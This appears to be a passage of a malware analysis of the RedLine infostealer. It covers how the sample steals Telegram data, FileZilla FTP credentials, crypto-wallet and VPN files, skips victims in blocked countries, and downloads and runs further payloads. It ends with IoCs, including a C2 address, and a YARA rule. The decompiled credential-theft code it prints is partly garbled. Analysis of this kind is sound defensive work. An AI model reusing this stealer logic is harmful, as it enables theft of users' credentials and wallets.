
Message Clients

The malware gets info about message clients such as Telegram and uses `DesktopMessangerRule()` to get the path of `tdata` folder which is used to store data of the Telegram application.



```
public override string GetFolder(FileScannerArg scannerArg, FileInfo fileInfo)
    {
        string result = new string(new char[]
        {
            'Profile_Unkown'
        });
        try
        {
            DirectoryInfo directory = fileInfo.Directory;
            string text = string.Empty;
            if (directory.Name != new string(new char[]
            {
                'tdata'
            }))
            {
                text = directory.FullName.Split(new string[]
                {
                    new string(new char[]
                    {
                        'tdata'
                    })
                }, StringSplitOptions.RemoveEmptyEntries)[1];
            }
            return "Profile_" + scannerArg.Tag + (string.IsNullOrWhiteSpace(text) ? "" : ("\\" + text));
        }
        catch
        {
        }
        return result;
    }
```

Figure(9): the collected info of the message clients such as Telegram




```
        List<FileScannerArg> list = new List<FileScannerArg>();
        try
        {
            int num = 1;
            foreach (string fileName in SystemInfoHelper.GetProcessesByName("Tel", "egram.exe"))
            {
                try
                {
                    list.Add(new FileScannerArg
                    {
                        Tag = num.ToString(),
                        Pattern = "*",
                        Directory = new FileInfo(fileName).Directory.FullName + new string(new char[]
                        {
                            '\\',
                            't',
                            'd',
                            'a',
                            't',
                            'a'
                        }),
                        Recoursive = false
                    });
```

Figure(10): Search process by name to get telegram.exe path

FTP credentials

The malware tries to collect FTP (Transfer Protocol client) credentials through searching in paths such as `{0}\\FileZilla\\recentservers.xml` , `{0}\\FileZilla\\sitemanager.xml` . Then uses `ScanCredentials()` class to extract the account credentials such as `Host` , `Port` , `User` , `Password` from the XML file.




```
public static List<Account> Scan()
    {
        List<Account> list = new List<Account>();
        try
        {
            string path = string.Format(new string(new char[]
            {
                {0}\\FileZilla\\recentservers.xml
            }), Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
            string path2 = string.Format(new string(new char[]
            {
                {0}\\FileZilla\\recentservers.xml
            }), Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData));
            if (File.Exists(path))
            {
                list.AddRange(FileZilla.ScanCredentials(path));
            }
            if (File.Exists(path2))
            {
                list.AddRange(FileZilla.ScanCredentials(path2));
            }
        }
```

Figure(11): Get FTP credentials

Crypto wallets

A crypto wallet is a program or a service which stores the public and/or private keys for cryptocurrency transactions. The malware tries to search for wallet extentions which is in `BrowserExtensionsRule()` such as `YoroiWallet` , `Coinbase` , `BinanceChain` , `BraveWallet` , `iWallet` , and `AtomicWallet` .




```
public static void ашы9р34(ScanningArgs settings, ref ScanResult result)
{
    if (settings.ScanWallets)
    {
        result.ScanDetails.ScannedWallets = new List<ScannedFile>();
        BrowserExtensionsRule browserExtensionsRule = new BrowserExtensionsRule();
        browserExtensionsRule.SetPaths(settings.ScanChromeBrowsersPaths);
        result.ScanDetails.ScannedWallets.AddRange(FileScanner.Scan(new FileScannerRule[]
        {
            new ArmoryRule(),
            new AtomicRule(),
            new CoinomiRule(),
            new ElectrumRule(),
            new EthRule(),
            new ExodusRule(),
            new GuardaRule(),
            new Jx(),
            new AllWalletsRule(),
            browserExtensionsRule
        }));
    }
}
```

Figure(12): crypto wallet credentials

VPN credentials

The malware tries to collect `NordVPN`, `OpenVPN`, and `ProtonVPN` credentials. For OpenVPN, `OpenVPNRule()` class search for XML file which contains the credentials. And so for ProtonVPN uses `ProtonVPNRule()` class to search for protonVPN credentials




```
public override IEnumerable<FileScannerArg> GetScanArgs()
    {
        List<FileScannerArg> list = new List<FileScannerArg>();
        try
        {
            list.Add(new FileScannerArg
            {
                Directory = Path.Combine(Environment.ExpandEnvironmentVariables("%USERPFile.WriteROFILE%\\AppFile.WriteData\\RoamiFile.Writeng").Replace("File.Write",
                string.Empty), new string(new char[]
                {
                    'OPHandlerenVPHandlerN ConHandlernect'
                }).Replace("Handler", string.Empty) + "\\" + new string(new char[]
                {
                    'profiles'
                })),
                Pattern = new string("npvo*".Reverse<char>().ToArray<char>()),
                Recoursive = false
            });
        }
```

Figure(13): steal OpenVPN credentials

Checks if Blocked list

Here the malware gets the `location`, `IP`, and `country` and checks if it is located in the black list. If yes, malware does nothing and exit.




```
public static void AKSFD8H23(ScanningArgs settings, ref ScanResult result)
{
    GeoInfo geoInfo = GeoHelper.Get();
    geoInfo.IP = (string.IsNullOrWhiteSpace(geoInfo.IP) ? "UNKNOWN" : geoInfo.IP);
    geoInfo.Location = (string.IsNullOrWhiteSpace(geoInfo.Location) ? "UNKNOWN" : geoInfo.Location);
    geoInfo.Country = (string.IsNullOrWhiteSpace(geoInfo.Country) ? "UNKNOWN" : geoInfo.Country);
    geoInfo.PostalCode = (string.IsNullOrWhiteSpace(geoInfo.PostalCode) ? "UNKNOWN" : geoInfo.PostalCode);
    List<string> blockedCountry = settings.BlockedCountry;
    if (blockedCountry != null && blockedCountry.Count > 0 && settings.BlockedCountry.Contains(geoInfo.Country))
    {
        Environment.Exit(0);
    }
    List<string> blockedIP = settings.BlockedIP;
    if (blockedIP != null && blockedIP.Count > 0 && settings.BlockedIP.Contains(geoInfo.IP))
    {
        Environment.Exit(0);
    }
    result.IPv4 = geoInfo.IP;
    result.City = geoInfo.Location;
    result.Country = geoInfo.Country;
    result.ZipCode = geoInfo.PostalCode;
}
```

Figure(14): Checks if blocked list

Remote execution

The malware can use the command line `CommandLineUpdate()` and download some extra payloads or malicious files after collecting the information about the infected host using `DownloadUpdate()` and executes it using `DownloadAndExecuteUpdate()` and start the process which used as a dropper.



```
public TaskResolver(ScanResult result)
{
    this.Result = result;
    this.TaskProcessors = new List<ITaskProcessor>
    {
        new CommandLineUpdate(),
        new DownloadUpdate(),
        new DownloadAndExecuteUpdate(),
        new OpenUpdate()
    };
```

Figure(15): malware works as a dropper

IoC

No.	Description	Hash and URLs
1	The packed file (MD5)	0adb0e2ac8aa969fb088ee95c4a91536
2	The unpacked file (MD5)	0C79BEE7D1787639A4772D6638159A35
3	C2 server	46.8.19.196:53773

Yara Rule

```
rule redline_stealer
{

        meta:
      description = "Detecting unpacked RedLine"
      author = "Muhammad Hasan Ali @muha2xmad"

        strings:
      $mz = {4D 5A}                     //PE File
      $s1 = "Pythonic"

      $s2 = "IRemoteEndpoint"
      $s3 = "ITaskProcessor"
      $s4 = "IEnumerable"

      $s5 = "ScannedFile"
      $s6 = "ScanningArgs"
      $s7 = "ScanResult"
      $s8 = "ScanDetails"

      $s9 = "AllWalletsRule"
      $s10 = "TryCompleteTask"
      $s11 = "TryGetTasks"
      $s12 = "TryInitBrowsers"
      $s13 = "InstalledBrowsers"
      $s14 = "TryInitInstalledBrowsers"
      $s15 = "TryInitInstalledSoftwares"
      $s16 = "TryGetConnection"

      $s17 = "CommandLineUpdate"
      $s18 = "DownloadFile"
      $s19 = "DownloadAndExecuteUpdate"
      $s20 = "OpenUpdate"

        condition:
        ($mz at 0) and (10 of ($s*))
}
```

Article quote

> المرء لا يصل بجهده، أنت تبذل جهدك ثم يفتح الله عليك

REF

- RedLine Infostealer from Cyber-Anubis
- Deep Analysis of Redline Stealer from S2W